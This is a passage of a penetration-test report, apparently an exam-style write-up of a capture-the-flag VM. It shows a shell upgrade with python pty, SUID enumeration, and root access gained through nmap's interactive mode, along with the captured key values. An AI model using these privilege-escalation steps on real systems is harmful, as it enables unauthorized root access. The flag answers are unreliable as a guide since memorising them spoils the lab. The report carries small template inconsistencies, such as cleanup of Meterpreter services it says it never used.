daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ whoami
whoami
daemon
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ id
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ python -c 'import pty; pty.spawn("
/bin/bash")'
<pps/wordpress/htdocs$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$
```

Figure 3.5: ImgPlaceholder

Using this python command to trick the dump tty to interactive tty

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

3.2.1.3 Privilege Escalation


Using whoami and id to check the privilege of the user. Its an ordinary user. And the goal is to have root access.

Vulnerability Explanation: SUID Privilege Escalation** Uses SUID privilege on executables, even if ordinary user can used privilege executables can lead to administrative level shell.

Vulnerability Fix: Update linux

Severity: Critical

Proof Concept Code Here: I used this command to enummerate all SUID exec on the whole machine.




```
daemon@linux:~$ find / -perm -u=s -type f 2>/dev/null # find suid executables
find / -perm -u=s -type f 2>/dev/null # find suid executables
/bin/ping
/bin/umount
/bin/cp
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

Figure 3.6: ImgPlaceholder

I tried nmap and use the following commands which leads to shell.

```
/usr/local/bin/nmap --interactive
!sh
```

Using id command to check our privilege on the shell. Which is root.




```
daemon@linux:~$ /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# id
id
uid=1(daemon) gid=1(daemon) euid=0(root) groups=0(root),1(daemon)
# 
```

Figure 3.7: ImgPlaceholder

Local.txt Proof Screenshot I used this command to aggressively search the 2nd key text.

```
find / -name "key-2-of-3.*"
```



```
# find / -name "key-2-of-3.*"
find / -name "key-2-of-3.*"
/home/robot/key-2-of-3.txt
# cat /home/robot/key-2-of-3.txt
cat /home/robot/key-2-of-3.txt
822c73956184f694993bede3eb39f959
#
```


Figure 3.8: ImgPlaceholder

Which is located at /home/robot/

Proof.txt Contents: 822c73956184f694993bede3eb39f959

Local.txt Proof Screenshot I used this command to aggressively search the 3rd key text.

```
find / -name "key-2-of-3.*"
```



```
# find / -name "key-3-of-3.*"
find / -name "key-3-of-3.*"
/root/key-3-of-3.txt
# cat /root/key-3-of-3.txt
cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```

Figure 3.9: ImgPlaceholder

Which is located at /root/

Proof.txt Contents: 04787ddef27c3dee1ee161b21670b4e4

3.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, Alec removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

4 Additional Items

4.1 Appendix - Proof and Local Contents:

Keys	Proof.txt Contents
key-1-of-3.txt	073403c8a58a1f80d943455fb30724b9
key-2-of-3.txt	822c73956184f694993bede3eb39f959
key-3-of-3.txt	04787ddef27c3dee1ee161b21670b4e4

4.2 Appendix - Metasploit/Meterpreter Usage

For the exam, I never used the meterpreter allowance.

4.3 Appendix - Completed Buffer Overflow Code

```
#No buffer overflow needed on this machine.
```